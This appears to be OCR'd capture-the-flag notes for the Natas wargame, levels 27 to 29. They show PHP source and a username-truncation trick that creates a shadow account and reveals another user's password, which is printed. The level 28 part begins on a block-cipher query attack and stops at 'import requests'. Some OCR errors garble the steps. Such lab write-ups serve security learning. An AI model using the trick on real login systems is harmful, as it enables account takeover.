

KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
19:43
natas23.natas.labs.o
natas26.natas.labs.o
natas27.natas.labs.o
natas27.natas.labs.overthewire.org/index-source.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
function createUser($link, $usr, $pass){
if($usr != trim($usr)) {
echo "Go away hacker";
return False;
}
$user=mysqli_real_escape_string($link, substr($usr, 0, 64));
$password=mysqli_real_escape_string($link, substr($pass, 0, 64));
$query = "INSERT INTO users (username,password) values ('$user','$password')";
$res = mysqli_query($link, $query);
if(mysqli_affected_rows($link) > 0){
return True;
}
return False;
}
if(array_key_exists("username", $_REQUEST) and array_key_exists("password", $_REQUEST)) {
$link = mysqli_connect('localhost', 'natas27', '<censored>');
mysqli_select_db($link, 'natas27');
if(validUser($link,$_REQUEST["username"])) {
//user exists, check creds
if(checkCredentials($link,$_REQUEST["username"],$_REQUEST["password"])){
echo "Welcome " . htmlentities($_REQUEST["username"]) . "!
";
echo "Here is your data:
";
$data=dumpData($link,$_REQUEST["username"]);
print htmlentities($data);
}
else{
echo "Wrong password for user: " . htmlentities($_REQUEST["username"]) . "
";
}
}
else {
//user doesn't exist
if(createUser($link,$_REQUEST["username"],$_REQUEST["password"])){
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




Source code shows that we have to put 64 letter in username i.e. natas8 + 57 white spaces+ any number of my choice: **natas28 s** and password **test**. This will create a new user of name natas ignoring the white spaces after it.

17 July,24




Then we login back without extra character at the end and password **test**, it will take us to original natas28 user where we get password for it:


17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
19:51
natas23.natas.labs.o
natas26.natas.labs.o
natas27.natas.labs.o
natas27.natas.labs.overthewire.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS27
Username: natas28
Password:
login
View sourcecode
We Chall
SUBMIT TOKEN
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
19:52
natas23.natas.labs.o
natas26.natas.labs.o
natas27.natas.labs.o
natas27.natas.labs.overthewire.org/index.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS27
We Chall
SUBMIT TOKEN
Welcome natas28 !
Here is your data:
Array ([username] => natas28 [password] =>
1JNwQM1Oi6J6j1k49Xyw7ZN6pXMQInVj)
View sourcecode
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24



Natas Level 28 → Level 29

Username: natas29


URL: http://natas29.natas.labs.overthewire.org

As it is database so we can do SQL injection attack on it:

17 July,24

Everytime we search something we get random jokes, limit of jokes is always 3:

On searching **a** I got this:



But we see we have a query in the link, whenever we search something:


search.php/?query=G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2BJ2TdR0Qp8dcjP

17 July,24

KriAqPE2%2B%2BuYlniRMkobB1vfoQVOxoUVz5bypVRFkZR5BPSyq%2FLC12hqpyp

TFRyXA%3D

If we change anything from this link we get this error:



It shows that blocksize cypher is used.

```
import requests
```

